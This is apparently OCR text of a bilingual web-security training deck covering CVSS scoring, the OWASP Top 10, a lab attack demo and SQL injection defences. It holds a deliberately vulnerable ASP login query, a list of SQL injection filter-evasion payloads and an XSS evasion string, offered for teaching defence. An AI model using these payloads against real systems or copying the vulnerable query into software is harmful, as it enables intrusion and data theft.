- For example: a vulnerability with base metric values of “Access Vector: Low, Access Complexity: Medium, Authentication: None, Confidentiality Impact: None, Integrity Impact: Partial, Availability Impact: Complete” would have the following base vector: “AV:L/AC:M/Au:N/C:N/I:P/A:C.”

麟瑞科技 RING LINE CORPORATION

Example Vulnerability

NVD nvd.nist.gov

Vulnerability Summary for CVE-2002-0392

Original release date: 07/03/2002

Last revised: 09/10/2008

Source: US-CERT/NIST

Static Link: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2002-0392

Overview

Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 7.5 (HIGH) (AV:N/AC:L/Au:N/C:P/I:P/A:P) (legend)

Impact Subscore: 6.4

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Provides unauthorized access, Allows partial confidentiality, integrity, and availability violation; Allows unauthorized disclosure of information; Allows disruption of service

Foundstone CVSS Calculator

CVSS Calculator

Base Score Metrics

Exploitability Metrics

Access Vector: network accessible

Access Complexity: Medium

Authentication: requires no authentication

Impact Metrics

Confidentiality Impact: Partial

Integrity Impact: None

Availability Impact: None

Temporal Score Metrics

Exploitability: Not Defined

Remediation Level: Not Defined

Report Confidence: Not Defined

Overall Score
4.3

Environmental Score Metrics

Collateral Damage Potential: Not Defined

Target Distribution: Not Defined

Confidentiality Requirement: Not Defined

Integrity Requirement: Not Defined

Availability Requirement: Not Defined

Apply Metrics

Current Vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N/E:ND/RL:ND/RC:ND/CDP:ND/TD:ND/CR:ND/IR:ND/AR:ND)

Apply Vector

Base Score
4.3


Temporal Score
Undefined


Environmental Score
Undefined

Reset

第四個威脅

- web threats(malicious script及web ap漏洞) will continue to plague Internet users – over 90%






駭客侵視訊 偷拍出浴女


第四個威脅-續

- web threats will continue to plague Internet users – over 90%
  - malicious scripts
    - *demo: 網頁掛馬*
  - application vulnerability
    - OWASP TOP 10, AP漏洞
      - *demo: 植入web shell*



- Web 、HTTPS 以及 XML 應用程式攻擊
- SQL 注入
- 會話劫持
- 跨站黑指令碼 (XSS)
- 表單字段篡改
- 已知蠕蟲
- 零日 Web 蠕蟲
- 緩衝區溢出
- Cookie 中毒
- 拒絕服務
- 惡意機器人
- 參數篡改
- 暴力登錄
- 惡意編碼
- 目錄遍曆
- Web 伺服器和作業系統攻擊
- 掃描
- 命令注入
- 非法編碼
- 身份竊取
- 數據竊取
- 患者資訊與金融資料洩漏
- 企業間諜
- 釣魚
- 資料損壞

OWASP Top 10 – 2007 (Previous)		OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	↑	A1 – Injection
A1 – Cross Site Scripting (XSS)	↓	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	↑	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	=	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	=	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	+	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	↑	A7 – Failure to Restrict URL Access
<not in T10 2007>	+	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	↓	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	↓	A10 – Insufficient Transport Layer Protection
A3 – Malicious File Execution	-	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	-	<dropped from T10 2010>



入侵手法Demo的架構

我的Vista本機 - 模擬駭客進行攻擊

VMWare
Workstation
模擬網際網路

網址: www.michael-test.com


我的虛擬機(Windows XP)執行校務行政系統及MSSQL資料庫; IIS上執行我自行開發之數支ASP程式


麟瑞科技 RING LINE CORPORATION

Summary: How do you address these problems?

- Develop Secure Code
  - Follow the best practices in OWASP's Guide to Building Secure Web Applications
    - http://www.owasp.org/index.php/Guide
  - Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
    - http://www.owasp.org/index.php/ASVS
  - Use standard security components that are a fit for your organization
    - Use OWASP's ESAPI as a basis for your standard components
    - http://www.owasp.org/index.php/ESAPI
- Review Your Applications
  - Have an expert team review your applications
  - Review your applications yourselves following OWASP Guidelines
    - OWASP Code Review Guide: http://www.owasp.org/index.php/Code_Review_Guide
    - OWASP Testing Guide: http://www.owasp.org/index.php/Testing_Guide

A1 - SQL Injection





1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

SQL Injection Prevention

- For programmers
  - Reject known bad and accept known good
  - Filter INSERT、SELECT、UPDATE and --,'etc
  - Use MaxLength and data type
  - Use Stored Procedure instead of query connection
  - Use Parameterized Query instead of query connection
  - Multistep Validation and Canonicalization, such as <scr<script>ipt> <scr"ipt> %27 %%2727
  - Canonicalization is carried out before input filters have been applied
  - …and so on
  - Use Code Review or Web AP Vulnerability Scanner (demo!)
  - Web Application Firewall

Use Parameterized Query

- Vulnerable to SQL Injection:

```
Sql1="select * from sktest where username='" & UserName &
    "' and password='" & Password & "' "
set Rs=conn.execute(Sql1)
```

- Resistant to SQL Injection:


```
Sql1="select * " & "from sktest " & "where username = ? and
    password = ?"
cmd.CommandText = sql1

Set param = cmd.CreateParameter("username", 129, 1, 20, usr)
cmd.Parameters.Append param
Set param = cmd.CreateParameter("password", 129, 1, 20,
    pass)
cmd.Parameters.Append param

cmd.ActiveConnection = conn
Set rs = cmd.Execute
```

SQL Injection Escape Variants

- OR 'Unusual' = 'Unusual'
- OR 'Simple' = 'Sim'+'ple'
- OR 'Simple' > 'S'
- OR 'Simple' IN ('Simple')
- OR 'Simple' BETWEEN 'R' AND 'T'
- …&ProdID=2 UNION /**/ SELECT
- …&ProdID=2/**/UNION/**/SELECT
- …; EXEC('INS'+'ERT INTO…')



Other Security Issues

1. Does SQL Injection really need single quote?
   - If doesn't, how can you distinguish between good and bad traffic?
   - That's why WAF nowadays is moving toward profiling

2. Path Injection
   - So called Directory Traversal and how to improve?
   - Using web ap scanner to find it

3. Client Security Escaping
   - Does client side security really work for attackers like me?
   - How to improve?

4. Hidden Field Manipulation


暴庫大法

How's information disclosure impact you web security?


1. Can I retrieve target's database schema? Table name? all column names?
2. Can I get the whole content of a table?
3. Mitigation?

Automated Web AP Scanner

- Commercial Web AP Scanner
- Paros



Automated Web AP Scanner



High (Suspicious)	SQL Injection Fingerprinting
Description	SQL injection may be possible.
URL	http://www.michael-test.com/sqltest.asp
Parameter	txtusername=wang&txtpassword=wang%27INJECTED_PARAM
Other information	ODBC
URL	http://www.michael-test.com/sqltest.asp
Parameter	txtusername=wang%27INJECTED_PARAM&txtpassword=wang
Other information	ODBC
